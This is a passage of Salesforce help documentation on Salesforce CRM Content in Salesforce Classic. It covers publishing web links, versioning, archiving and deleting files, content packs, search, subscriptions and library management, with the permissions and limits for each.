Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To upload and publish files and Web links:

- `Manage Libraries` checked in your library permission definition

  OR

  `Add Content` checked in your library permission definition

To publish Google docs:

- Google Apps account

Salesforce CRM Content File Size Limits

The following are maximum file size limits for files in Salesforce CRM Content:

- 2 GB
- 2 GB (including headers) when uploaded via Chatter REST API
- 2 GB (including headers) when uploaded via REST API
- 38 MB when uploaded via SOAP API
- 10 MB when uploaded via Bulk API
- 10 MB for Google Docs
- 10 MB when uploaded via Visualforce

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

File Size Limits in Salesforce

Contribute Web Links to Salesforce CRM Content

To classify and publish a Web link in Salesforce CRM Content:

1. Click the **Libraries** tab.
2. To add a new link, click **Contribute** > **Do you want to link to a website instead?**, then enter the URL, and click **Contribute**. To publish a link that is already in your private library, click the **My Private Files** tab, locate the link, and click **Publish**.
3. Assign a title and description to your Web link.
4. Choose a library. This becomes the managing (home) library, meaning that the Web link can be shared with another library but its content details page can only be edited by a user with relevant permissions in the managing library. If you do not want the link to be visible to other users in your organization, choose **Save in my private library**.
5. Optionally, choose a language. The `Language` drop-down list is displayed if multi-language support is enabled. If you do not choose a language, Salesforce associates your content with your personal language setting. If users restrict their content searches to a particular language, only content associated with that language is displayed in the search result set.
6. To publish the content on behalf of another author, choose that author from the drop-down list.
7. Tag your content. Your tagging permission depends on the tagging rule assigned to the library:
   - If the library does not have a tagging rule or if your administrator assigned the open tagging rule, you can enter tags in the `Tags` field. As you type a tag, Salesforce CRM Content autosuggests tags based on your My Recent Tags list and the Popular Tags section on the Libraries tab. The My Recent Tags list on the Contribute window shows the 20 tags you have used most recently. Click a tag to add it to the `Tags` field automatically.
   - If your administrator assigned the guided tagging rule, you can choose from the list of suggested tags or enter a new tag. Click a suggested tag to add it to the `Tags` field automatically.
   - If your administrator assigned the restricted tagging rule, you must choose from the list of suggested tags. When you select a tag it turns green.
   - You can't change or delete tag names. You can remove tags from a document, but that doesn't delete the tag.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To publish Web links in Salesforce CRM Content:

- `Manage Libraries` checked in your library permission definition

  OR

  `Add Content` checked in your library permission definition

- Tags are case insensitive. You can't have two tags with the same name even if they use different upper and lowercase letters. The case of the original tag is always used.

8. If multiple record types are available, choose one from the drop-down list. The record type determines which custom fields appear for you to categorize and define your content.
9. After completing the custom fields, click **Publish** or **Save**.

SEE ALSO:

Manage Libraries

Update Content Versions

Clicking a file name on any Salesforce CRM Content tab opens the content details page.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add a new version:

- `Add Content` checked in your library permission definition

Publishing a New Version

To publish a new version of the file and update its properties:

1. Click **Edit** > **Upload New Version**. This option does not appear for Web links, content packs, or Google docs.

   To add or remove files from a content pack, see Create and Modify Content Packs in Salesforce CRM Content.

2. Click **Browse** to find and select the updated file.
3. As needed, update the **Title** and **Description** fields.
4. Fill out the `Reason for change` field. This text is included on the email notifications sent to subscribers and the version list located on the content details page.
5. To publish the content on behalf of another author, choose that author from the drop-down list.
6. Tag your content. Your tagging permission depends on the tagging rule assigned to the library:
   - If the library does not have a tagging rule or if your administrator assigned the open tagging rule, you can enter tags in the `Tags` field. As you type a tag, Salesforce CRM Content autosuggests tags based on your My Recent Tags list and the Popular Tags section on the Libraries tab. The My Recent Tags list on the Contribute window shows the 20 tags you have used most recently. Click a tag to add it to the `Tags` field automatically.
   - If your administrator assigned the guided tagging rule, you can choose from the list of suggested tags or enter a new tag. Click a suggested tag to add it to the `Tags` field automatically.
   - If your administrator assigned the restricted tagging rule, you must choose from the list of suggested tags. When you select a tag it turns green.
   - You can't change or delete tag names. You can remove tags from a document, but that doesn't delete the tag.
   - Tags are case insensitive. You can't have two tags with the same name even if they use different upper and lowercase letters. The case of the original tag is always used.
7. Update any custom fields as needed.
8. Click **Publish**.

Notes on Content Versions

Consider the following information when creating or modifying a new version:

- You cannot edit a file within Salesforce CRM Content. To edit a file, download it from Salesforce CRM Content to your computer, make your changes, then upload the updated version using the **Upload New Version** button.
- The Versions subtab on the content details page lists all content versions. The Recent Activity list on the Libraries tab also notifies users of new content versions.
- Contact Manager, Group, Professional, Enterprise, Unlimited, and Performance Edition customers can publish a maximum of 36,000 new versions per 24–hour period. Developer Edition and trial users can publish a maximum of 2,500 new versions per 24–hour period.

SEE ALSO:

Upload and Publish Content

Delete, Archive, and Restore Content

There are two methods for removing content from libraries: archiving and deleting.

Archiving lets you continue to store files in Salesforce without them being in a library or exposed in search results. Deleting files moves them to the **Recycle Bin**, where files remain for 15 days before being permanently, automatically deleted. Within 15 days of deleting a file, you can restore it from the **Recycle Bin**. You can also restore archived files.

Before you delete or archive content, it's important to know what's similar and different about these two methods:

Effects of Archiving or Deleting Content	Archived Content	Deleted Content
Counts towards file storage limits (storage size as well as number of documents)	✓	
Removed from libraries	✓	✓
New versions can no longer be uploaded	✓	✓
Content can no longer be downloaded (until restored)	✓	✓
Content no longer appears in search results	✓	✓
Content can be restored	✓	✓
Automatically removed from subscription lists (without notifying subscribers)	✓	✓
Permanently deleted by emptying recycle bin		✓

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To archive and restore any content in the library:

- `Archive Content` checked in your library permission definition

To archive and restore content that you published:

- `Add Content` checked in your library permission definition

To delete content:

- `Delete Content` checked in your library permission definition

To archive or delete content files:

1. On the **Libraries**, **Content**, or **Subscriptions** tab, click the name of the file you want to remove.
2. On the **Content Details** page, click **Edit** > **Archive Content** or **Edit** > **Delete Content**.

To delete files in content packs:

- By default, you must first delete the content pack, and then delete the file.
- If your admin has enabled the Salesforce CRM Content setting that allows files to be deleted from content packs, you can delete a file without having to first remove it from a content pack. This removes all versions of that file from all content packs, including content packs you don't have access to, like those in Private Libraries.

To restore archived content files:

1. Do one of the following to open the **Content Details** page for an archived file:
   - Follow a bookmark to the archived content.
   - On the **Libraries** tab, click a library name to open the **Library Details**page. Click the **View Archived Content** link to see a list of archived content on the **Content** tab. Click the name of the content file you want to restore.

     Note: The **View Archived Content** link only displays if you have the `Archive Content`, `Add Content`, or `Manage Libraries` privileges in your library permission. If you have the `Archive Content` or `Manage Libraries` privileges, you will see a list of all archived content in the library, regardless of author. If you do not have those privileges but have the `Add Content` privilege, you will only see archived content that you authored and archived.

2. On the **Content Details** page, click **Edit** > **Restore Content**.

To restore deleted content:

1. On either the **Libraries** or **Subscriptions** tab, or on the **Content Details** page, go to the **Recycle Bin**.
2. Select the checkbox for the content file you want to restore, and click **Undelete**.

Note:

- Authors can always archive and restore their own content. Authors do not require the `Archive Content` library permission option.
- If a file is in Salesforce CRM Content and also posted in Chatter, archiving it doesn't remove the Chatter post.
- Deleting a Chatter file from the content details page deletes the file from Salesforce CRM Content and from Chatter.

SEE ALSO:

Delete a File from the File Detail Page

Create and Modify Content Packs in Salesforce CRM Content

A *content pack* is a collection of related documents or files that are stored as a group in Salesforce CRM Content. For example, you may want to create a content pack with a product list, price quote, and contract to send to a particular customer. Any file in Salesforce CRM Content can be added to a content pack, from traditional business documents such as Microsoft® PowerPoint presentations and Adobe® PDF files, to audio files, video files, and Google docs. Using email or instant messaging, you can distribute the content pack to colleagues in your organization or leads and contacts outside your organization. The recipient of a *content delivery* can click a single URL to open a preview player with which he or she can preview and download the content. You can then view tracking information to see how often the content pack was viewed and which documents were downloaded. .

Note: Content packs support all files types; however, the preview player launched by the content-delivery URL displays only PowerPoint, Word, Excel, and PDF files. The preview player does not display copy-protected PDFs. Also, working with content packs requires Adobe Flash® Player, version 9.0.11.5 or higher. If you do not have Flash installed, Salesforce provides a link to Adobe's website where you can download Flash for free.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or modify content packs in Salesforce CRM Content:

- `Manage Libraries` checked in your library permission definition

  OR

  `Add Content` checked in your library permission definition

To work with content packs:

1. Depending on whether you want to create, customize, or modify a content pack, use one of the following options:

   Note: The following options are available only if `Enable content pack creation` is selected on the Salesforce CRM Content page in Setup . If content pack creation is disabled after packs have been created, Salesforce doesn't delete the packs, but they can't be customized or modified.

   - To create a new content pack, click the **Libraries** tab and then choose **Create New** > **Content Pack**.
   - To create a new content pack by copying an existing pack and adding, removing, or reordering files, open the content details page for the pack and click **Clone & Customize**.
   - To update a content pack and publish a new version, open the content details page for the pack and click **Edit** > **Edit Content Pack**.

2. Click **Search files** to display all the content in your libraries. To refine your results, select a specific library to search or enter a search term in the text box.

   In addition to files and documents, search results also list content packs.

3. Drag the desired content from the search results into the assembly section in the lower half of the window. The following options help you assemble your content pack:

   - In the search results, click a document to preview it in the lower half of the window. Choose **Add to Content Pack** or **Hide preview** as needed.
   - In the search results, hover over a document and click the folder icon ( ) to view the content packs that use the document.
   - In the search results, hover over a content pack and click the folder icon ( ) to view all the documents in the pack.
   - In the assembly section, hover over a document and click the garbage can icon ( ) to remove that document from the pack you are assembling.
   - Click **Clear** at any time to revert your changes; click **Cancel** to return to the Libraries tab.

     Note: The maximum number of files that can be included in a content pack is 50.

4. When you are done assembling or modifying your content pack, click **Save** and assign or change the content pack's name.
5. In the Save or Publish Content dialog:
   a. Select a library. If you do not want the content pack to be visible to other users in your organization, for example if your work is still in progress, choose **Save in my personal library**.
   b. Optionally, add or modify the content pack's description.
   c. Optionally, choose a language. The `Language` drop-down list is displayed if multi-language support is enabled. If you do not choose a language, Salesforce associates your content with your personal language setting. If users restrict their content searches to a particular language, only content associated with that language is displayed in the search result set.
   d. If you are modifying the content pack, complete the `Reason for Change` field.
   e. To publish the content on behalf of another author, choose that author from the drop-down list.
   f. Tag your content. Your tagging permission depends on the tagging rule assigned to the library:
      - If the library does not have a tagging rule or if your administrator assigned the open tagging rule, you can enter tags in the `Tags` field. As you type a tag, Salesforce CRM Content autosuggests tags based on your My Recent Tags list and the Popular Tags section on the Libraries tab. The My Recent Tags list on the Contribute window shows the 20 tags you have used most recently. Click a tag to add it to the `Tags` field automatically.
      - If your administrator assigned the guided tagging rule, you can choose from the list of suggested tags or enter a new tag. Click a suggested tag to add it to the `Tags` field automatically.
      - If your administrator assigned the restricted tagging rule, you must choose from the list of suggested tags. When you select a tag it turns green.
      - You can't change or delete tag names. You can remove tags from a document, but that doesn't delete the tag.
      - Tags are case insensitive. You can't have two tags with the same name even if they use different upper and lowercase letters. The case of the original tag is always used.
   g. If multiple record types are available, choose one from the drop-down list. The record type determines which custom fields appear for you to categorize and define your content.
   h. Click **Publish**. You can then view the content details page, return to the Libraries tab, or publish another file.

SEE ALSO:

Viewing and Editing Content Deliveries

Find Content

Find Salesforce CRM Content Related to Records

Quickly find content files that are related to leads, accounts, contacts, opportunities, products, cases, or custom objects by using the related lists on those records.

If your organization has Salesforce CRM Content enabled, you can take advantage of Salesforce CRM Content functionality on detail pages for leads, accounts, contacts, opportunities, products, cases, or custom objects. The Related Content related list allows you to search for files, content packs, Web links, or Google docs and attach them to the record. When you attach a file, the latest version will be available for the life of the record unless the file is removed.

Note: The **Related Content** and **Content Deliveries** related lists are only available on a record if they have been added to the corresponding page layout by an administrator.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To access Salesforce CRM Content:

- `Salesforce CRM Content User` checked in your personal information

  AND

  Member of the library

From the Related Content related list, you can:

- Click the content's title to view the content details page where you can perform several tasks, such as commenting and voting on content, downloading files, opening Web pages and Google docs, and subscribing to content, authors, tags, or libraries. For more information, see View and Edit Content Details.
- Click **Del** next to a piece of content to remove it from the record. This does not delete the content from the Salesforce CRM Content library.
- If content deliveries are enabled in your organization, click **Deliver Content** to create a content delivery. A *content delivery* allows you to easily convert documents such as Microsoft® PowerPoint and Word files into an optimized web-based version for easy online viewing. Once you create your delivery, you can send its encrypted URL to any recipient, such as leads, customers, partners, and colleagues, and then track how often the content is viewed or downloaded. Content deliveries are available in Salesforce Classic only. However, Lightning Email generates delivery-based links as email attachments for Lightning Experience users who have access to the Content Deliveries feature. For more information, see Creating Content Deliveries.
- Search for related content:

  1. Click **Find Content** or **Search All**. In both cases, Salesforce CRM Content searches within the libraries that you have access to. If you click **Search All**, the search results display all the content in your libraries. For the Find Content search, your search results contain content that is relevant to the record; Salesforce CRM Content searches for content with text or attributes that match the following fields:
     - On an opportunity, the `Opportunity Name`, `Account Name`, and all competitors and products.
     - On an account, the `Account Name` and `Industry`.
     - On a case, the `Case Reason`, `Subject`, `Account Name`, and `Industry`.
     - On a lead, the `Name`, `Company`, `Industry`, and `Title`.

     Note: On a custom object, clicking **Find Content** returns search results that contain the full custom object name in the document's text or attributes. If no content meets this criterion, the search results will be empty and a Search All search should be used instead.
  2. On the search results page, filter your results as needed by entering search terms or selecting filter criteria from the sidebar.
  3. Click **Attach** for any file that you want to attach to the record.
  4. Click the **Back** link to return to the detail page.

Search for Content

The Content tab displays files, content packs, Web links, and Google docs published in your Salesforce CRM Content libraries. If Chatter is enabled, and your administrator has enabled the setting to show Salesforce Files in Salesforce CRM Content, files posted to Chatter groups, and other files that aren't private or privately shared, are also displayed on the Content tab. The top twenty most recently modified items are listed by default. You can filter the list using the Filter Your Results sidebar.

To search for specific content:

1. From the Search drop-down list, restrict your search to a specific library or choose to search in all libraries. If available, restrict your search to just Salesforce Files or just files in Chatter groups you're a member of.

   Tip: To display all the locations where the content appears, click **Display Options** and select **Display Locations**. The locations are listed under each title.

2. Enter your search term(s) and click **Go!**. Salesforce CRM Content performs a full-text search of the following document types: rich text format (RTF), UTF-8 encoded TXT, HTML, XML, Adobe® PDF, and Microsoft® Office 97 through Microsoft Office 2007 Word, Excel, and PowerPoint files.
3. If your administrator has enabled multi-language support, you can restrict your search to a specific language. By default, Salesforce CRM Content searches all the content in your libraries that is published in your default user language. Searching in all languages also searches the titles, author names, tags, file extensions, and custom fields of content in all languages.

   Note: Searching in all languages does not search the text or description of documents that were published in languages other than your default user language.

4. Optionally, in the Filter Your Results sidebar, filter your search results by file format, featured content, author, tag, libraries, language, custom field, or Chatter group (if available). The number in parentheses next to each filter type shows you how many matching files, content packs, Web links, and Google docs are in the search results.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To search Salesforce CRM Content:

- `Salesforce CRM Content User` checked in your personal information

  AND

  Member of the library

The Content tab provides several options:

- Click **Display Options** to customize your view by adding sortable columns for various content criteria (such as Size and Publication Date), or choosing to display descriptions, tags and locations. **Display Locations** shows the libraries and Chatter groups where the content appears. **My Libraries: none** or **My Chatter Groups: none** means that the file is a Salesforce file and is not part of any libraries or Chatter groups. The "smart bar" graphic for downloads, comments, ratings, and subscribers allows you to compare files, content packs, Google docs, and links within a search result set.

  Note: Chatter groups are only included in **Display Locations** if Chatter is enabled, and your administrator has enabled the setting to show files in Salesforce CRM Content.

- Select one or more files and click **Download** to create a zip file with your selected content. Web links and Google docs cannot be included in zip files.
- Hover over a file icon to see a snapshot of information about the specific file, content pack, Google doc, or Web link and options such as subscribing, voting, and downloading.
- Click the subscription icon next to the file name to toggle a subscription on or off. For more information, see View and Edit Content Subscriptions.
- Click the file name to view the content details page. The content details page provides all the available information about a file, content pack, Google doc, or link. For more information, see View and Edit Content Details.

Search supports several file types and has file size limits. If a file exceeds the maximum size, the text within the file isn't searched, but the file's author name, tags, file extension, and custom fields are.

File Type	File Extensions	Maximum File Size for Search
HTML	`.htm`, `.html`, `.xhtml`	5 MB
PDF	`.pdf`	25 MB
PPT	`.ppt`, `.pptx`, `.pptm`	25 MB
RTF	`.rtf`	5 MB
Text	`.c`, `.cpp`, `.css`, `.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt`	5 MB
Word	`.doc`, `.docx`, `.docm`	25 MB
XLS	`.xls`, `.xlsx`, `.xlsm`	5 MB
XML	`.xml`	5 MB

SEE ALSO:

Search for Files

View and Edit Content Details

USER PERMISSIONS

To preview and download shared content:	Member of the library
To preview and download private content:	None
To upload a new version:	`Add Content` checked in your library permission definition
To archive and restore content:	`Archive Content` checked in your library permission definition OR Author of the content
To permanently delete content:	`Delete Content` checked in your library permission definition
To view and edit comments:	`Modify Comments` checked in your library permission definition
To delete comments:	`Delete Comments` checked in your library permission definition
To tag content:	`Tag Content` checked in your library permission definition
To mark content as featured:	`Feature Content` checked in your library permission definition

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

To deliver content from a shared library:	`Deliver Content` checked in your library permission definition
To deliver content from a personal library:	`Deliver Uploaded Files and Personal Content` checked in your library permission definition
To post content from a library to a Chatter feed:	`Post Content to Chatter Feeds` checked in your library permission definition

Clicking a file name on the Libraries, Content, or Subscriptions tabs opens the content details page, which is a central access point to preview content and gather information about a particular file, Web link, content pack, or Google doc in Salesforce CRM Content. Starting with the Summer '10 release, if Chatter is enabled for your organization, files posted to Chatter are also listed.

The Preview tab displays if your file is one of the following types:

- Microsoft® Office 97 through Microsoft Office 2007 Word, Excel, and PowerPoint. Some Microsoft Office 2007 features don't display correctly in previews.
- Adobe® PDF. Copy-protected PDFs can't be previewed.
- JPG, BMP, GIF, and PNG.

The following options may be available on the Content Details page, depending on: the type of content you are viewing; your library permissions; and whether the content is in a public or private library, or from Chatter:

- Click the thumbs up or thumbs down icon to vote for the file, Web link, content pack, or Google doc. To change your vote, click the opposite icon. After you cast a vote, the Recent Activity list on the Libraries tab indicates whether you like or dislike the content.
- Click **Deliver Content** to create a content delivery. Click **Deliver Content** > **Show Content Deliveries** to view a list of deliveries associated with the content.
- For Web links or Google docs, click the **Open** button to open the Web page in a separate window. For files, click the **Download** button to open or save the file.
- Click **Subscribe** or **Subscribed** to toggle your subscription on or off.
- For files, click the Content Packs subtab to see which content packs include this file.
  - Library administrators can click **Remove from all** to remove the file from all content packs that include the file.
  - Click the name of the content pack that includes the file to view the details of that content pack.
- For content packs, click **Clone & Customize** to create a new pack by adding or removing files and slides. Salesforce CRM Content saves or publishes your customized pack as new content, not a version of the pack you copied.
- Click **Edit** > **Edit Content Details** to modify standard and custom fields.
- Click **Edit** > **Edit Content Pack** to create a new version of a content pack by adding or removing files.
- For files, click **Edit** > **Upload New Version** to replace the file with a new version. The version option is not available for Web links, content packs, or Google docs.

  Note: If the **Add New Version** button is grayed out, your organization has exceeded its file storage allowance and new content cannot be uploaded.
- Click **Edit** > **Archive Content** to remove the file, Web link, content pack, or Google doc from the library. Authors can archive and restore their own content regardless of library permissions. If a file is in Salesforce CRM Content and also posted in Chatter, archiving it doesn't remove the Chatter post.
- Click **Edit** > **Delete Content** to delete the file, Web link, content pack, or Google doc from Salesforce CRM Content by moving it to the Recycle Bin. Authors can delete and undelete their own content regardless of library permissions. Deleting a Google doc removes the doc's association with Salesforce CRM Content but does not delete the doc in Google Apps. You cannot delete a file that is

included in a content pack or content delivery. Deleting a Chatter file from the content details page deletes the file from Salesforce CRM Content and from Chatter.

- Click **Edit** > **Library Actions** and choose **Move to Another Library** to move the content to a different managing (or "home") library. Choose **Share to Another Library** to share content into additional libraries without changing the managing library. Sharing or linking content to other libraries enables members of those libraries to find your content. If the managing library and shared library have different tagging rules, the most restrictive tagging rule applies. If you want to remove content from a library where the content is shared, click **Remove from Libraries**. This option does not remove content from its managing library.
- Click the Comments subtab to view, add, edit, or delete comments.
- Click the Versions subtab to view a list of all file versions and the reason-for-change statements provided by the authors.
- Click the Downloads subtab to view a list of all Salesforce CRM Content users who have downloaded the file. Download data is not available for Web links or Google docs.
- Click the Subscribers subtab to view a list of all Salesforce CRM Content users subscribed to the file, Web link, or Google doc. To subscribe to an author, click the drop-down button next to the author's name. To subscribe to a library, click the drop-down button next to the library name.
- Click a tag name to view all the content associated with that tag. Click the arrow next to the tag to remove the tag or to subscribe to all content with that tag.
- To add a new tag, enter a tag name in the `Add Tags` field and click **Save**. As you type a tag, Salesforce CRM Content autosuggests tags based on the tags in your My Recent Tags list in the Save or Publish window and the Popular Tags section on the Libraries tab.

  Note: If your administrator applied a library tagging rule, you may not be able to enter new tags. If the guided tagging rule is applied, you can click **Add Tags** and choose from the list of suggested tags or enter new tags. If the restricted library tagging rule is applied, you can click **Add Tags** and choose from the list of suggested tags, but you cannot enter your own tags.

- Click the author's name to see a list of the author's published content. Click the arrow next to the author's name and choose **Subscribe to Author** to subscribe to all content published by that author.
- Click **Feature** or **Don't Feature** to toggle the "feature" designation on or off. Featured content receives a higher priority than similar content in search results; for example, if 100 files contain the search criteria term *`sales asset`*, any featured files with that term will appear at the top of the search results list. Featured content is also listed on the library overview and library detail pages for quick access.
- Click a library name to view details about the library. Click the arrow next to the library name and choose **Subscribe to Library** to subscribe to all content in the library or **Show Library Content** to view a list of all files, content packs, Web links, and Google docs published to the library.

Using the Content Related List

The Content related list on a record detail page includes links to all of the content that has been associated with that record in Salesforce CRM Content. Click the file name to open the content details page.

Only Salesforce CRM Content users who are members of the library where the content was published can see the published file in the Content related list. For example, if you select the "Big Deal" opportunity when publishing `BigDealStrategy.doc` into the Sales Collateral library, the Content related list on the "Big Deal" opportunity includes a link to `BigDealStrategy.doc` only for members of the Sales Collateral library. Users who are not members of that library do not see the link.

You can use the Related Content related list to access Salesforce CRM Content from leads, accounts, contacts, opportunities, products, cases, or custom objects. For more information, see Find Salesforce CRM Content Related to Records on page 3311.

SEE ALSO:

Salesforce CRM Content Overview

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To access Salesforce CRM Content:

- `Salesforce CRM Content User` checked in your personal information

View and Edit Content Subscriptions

Clicking the Subscriptions tab displays the Subscriptions home page, where you can view your Salesforce CRM Content subscriptions and toggle them off or on.

Note: To subscribe to a file, content pack, Web link, or Google doc, view its content details page and click **Subscribe**. From the content details page you can also subscribe to a tag, author, or library by using the drop-down menus next to the tag, author, or library name.

On the Subscriptions tab, click the Content, Tags, Authors, or Libraries subtabs to view your subscriptions. Depending on your notification settings, you are notified of changes to your subscribed content via real-time emails or a once-daily email.

Tip: To configure your notification settings, go to your personal information page, click **Edit**, and select `Receive Salesforce CRM Content email alerts`. If you want to receive a once-daily summary rather than real-time email alerts, also select `Receive Salesforce CRM Content emails as daily digest`.

Subscriptions generate the following notifications:

- If you subscribe to a file, you are notified when a viewer adds comments to the file or when a new version of the file is published. If you subscribe to a Web link or Google doc, you are notified when comments are added but not when the link is changed or the doc is edited.
- If you subscribe to a content pack you are notified when a new version of the pack is published. Unless you are subscribed to the individual files within a content pack, you are not notified when new versions of the files are published.
- If you subscribe to a tag, you are notified of any newly published content that is associated to the subscribed tag. To be notified that new versions of the tagged content are available, subscribe to the content.
- If you subscribe to an author, you are notified when the author publishes new content. To be notified that new versions of an author's content are available, subscribe to the content.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To subscribe to content:

- `Salesforce CRM Content User` feature license enabled on the user detail page

  OR

  Portal user with `View Content in Portals` profile permission

- If you subscribe to a library, you are notified when new content is added to the library, including existing content that has been newly linked to your subscribed library. To be notified that new versions of the library content are available, subscribe to the content.

Note: External community or portal users who subscribe to content will not see the **Download** and **View Details** links in email notifications.

SEE ALSO:

Update Content Versions

Follow a File

Upload a New Version of a File

View and Edit Libraries

Once you have located a Salesforce CRM Content library in the **My Libraries** area of the Libraries tab home page or on a content details page, click the library name to display detailed information. For details about the publishing options at the top of the page, see Upload and Publish Content.

From the library title area, you can click the following quick links:

- **Browse** to view search results showing all the content in the library.
- **Edit** to change the library name or description.
- **Delete** to delete an empty library. If you want to delete a library that contains content, you must first move the content to another library or delete it and empty the Recycle Bin.

  Note: If your Recycle Bin is empty and you are unable to delete the library, another user's Recycle Bin may contain deleted content from the same library. A library cannot be deleted until all its content is permanently deleted or moved to another library.

- **Edit Members** to add or remove library members or change their library permission.
- **Tagging Rules** to change the tagging method permitted in the library.
- **Record Types** to restrict the record types available to library contributors.
- **View Archived Content** to view a list of archived content in the library. If you do not have the `Archive Content` or `Manage Libraries` privilege in your library permission, the archived content list only contains content that you authored and archived, not content that other authors archived.

The library detail page contains the following sections:

Members

This section lists all the Salesforce CRM Content users who are members of the library. To limit the member list, enter a username and click **Filter**. You can filter by the beginning of a username but not the last name.

To add new members to the library:

1. Click **Add Members**.
2. If the member you want to add isn't listed, start to enter their first name in the search box and click **Find**.
3. Select members from the Available Members box. Members can include individual Salesforce CRM Content users or public groups containing Salesforce CRM Content users.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit a library:

- "Manage Salesforce CRM Content"

  OR

  `Manage Libraries` checked in your library permission definition

To add or remove library members:

- "Manage Salesforce CRM Content"

  OR

  `Manage Libraries` checked in your library permission definition

Tip: If you have many Salesforce CRM Content users, create a public group and add it to a library rather than adding users to the library individually.

4. Click **Add** to add the members to the library.
5. Click **Next**.
6. Select a library permission for each user or public group and click **Save**.

To remove a member from the library, click **Remove**. To change a member's library permission, click **Edit** and choose a new library permission from the drop-down list.

Featured Content

This section lists the five pieces of content in the library most recently designated as "featured." If no content has been featured, this section does not display. Featured content receives a higher priority than similar content in search results; for example, if 100 files contain the search criteria term `sales asset`, any featured files with that term will appear at the top of the search results list. To see all featured content, click **Show All**. To toggle the feature status on or off, go to its content details page.

Top Content

This section includes lists that summarize content activity in your library. Within a list, click a file icon to download the content or click the title to open the associated content details page. In the Top Content section you can choose from the following categories:

- **Publication Date**—This content is sorted in descending order according to the most recent publication date. Choose the number of records you want to view from the accompanying drop-down list, or click the **Show All** button to list all the published files, Web links, and Google docs.
- **Num Downloads**—This content is sorted in descending order according to the highest number of downloads. The bar graphic indicates how one record compares to another. Choose the number of records you want to view from the accompanying drop-down list, or click the **Show All** button to list all the downloaded content.
- **Rating**—This content is sorted in descending order according to the highest number of thumbs-up votes. Green and red in the bar graphic represent positive and negative votes, respectively. Choose the number of records you want to view from the accompanying drop-down list, or click the **Show All** button to list all the content with votes.
- **Num Comments**—This content is sorted in descending order according to the highest number of viewer comments. The bar graphic indicates how one record compares to another. Choose the number of records you want to view from the accompanying drop-down list, or click the **Show All** button to list all the content with associated comments.

Popular Tags

This "tag cloud" shows you how the content in your library has been labeled. Tags are descriptive terms assigned during upload or revision that help classify and organize content. Click a tag name to view search results containing all the files, Web links, and Google docs with that tag. The tag names increase in size within the tag cloud according to popularity, meaning that the largest tags have been assigned to the most content. You can choose to sort the tags alphabetically or by popularity. The tag cloud contains the 30 most popular tags.

Recent Activity

This section is a snapshot of activity within your library. It shows the most recent files, Web links, and Google docs to receive comments, votes, or subscriptions. Featured content and newly published content are also included, but new versions of existing content, archived content, and deleted content do not appear in the Recent Activity section. Use the **Older** and **Newer** buttons to scroll through records. The Recent Activity section contains a maximum of 100 records.

Most Active Contributors

This section shows the authors who have uploaded content into your library most frequently. The names increase in size according to activity, so the largest names are the authors who have contributed the most content.

SEE ALSO:

Manage Libraries

Update Content Versions

Manage Libraries

On the **Libraries** tab, access your private library, create new libraries, choose libraries to view or edit, and analyze library usage and activity. For details about the publishing options at the top of the page, see Upload and Publish Content. The libraries home page has two tabs: Shared Content, which provides information about shared libraries, and My Private Files, which contains information about your private library.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create libraries:

- "Manage Salesforce CRM Content"

  OR

  "Create Libraries"

To edit libraries:

- "Manage Salesforce CRM Content"

  OR

  `Manage Libraries` checked in your library permission definition

Shared Content

The Shared Content tab on the libraries home page contains the following sections:

My Libraries

This section lists all the libraries to which you have access. Click a library name to view details about that library or click **Browse** to view a list of all the content in the library. Click the **New** button to create new libraries, add users to a library, or assign library permissions to users.

Featured Content

This section lists the five pieces of content in your libraries most recently designed as "featured." Featured content receives a higher priority than similar content in search results; for example, if 100 files contain the search criteria term `sales asset`, any featured files with that term will appear at the top of the search results list. To see all featured content, click **Show All**. To toggle a piece of content's feature status on or off, go to its content details page.

Top Content

This section includes lists that summarize content activity across all your libraries. Each list sorts content according to specific criteria. Within a list, click a file icon to download content or click a title to open the associated content details page. In the Top Content section you can choose from the following categories:

- **Publication Date**—This content is sorted in descending order according to the most recent publication date. Choose the number of records you want to view from the accompanying drop-down list, or click the **Show All** button to list all the published files, Web links, and Google docs.
- **Num Downloads**—This content is sorted in descending order according to the highest number of downloads. The bar graphic indicates how one record compares to another. Choose the number of records you want to view from the accompanying drop-down list, or click the **Show All** button to list all the downloaded content.
- **Rating**—This content is sorted in descending order according to the highest number of thumbs-up votes. Green and red in the bar graphic represent positive and negative votes, respectively. Choose the number of records you want to view from the accompanying drop-down list, or click the **Show All** button to list all the content with votes.

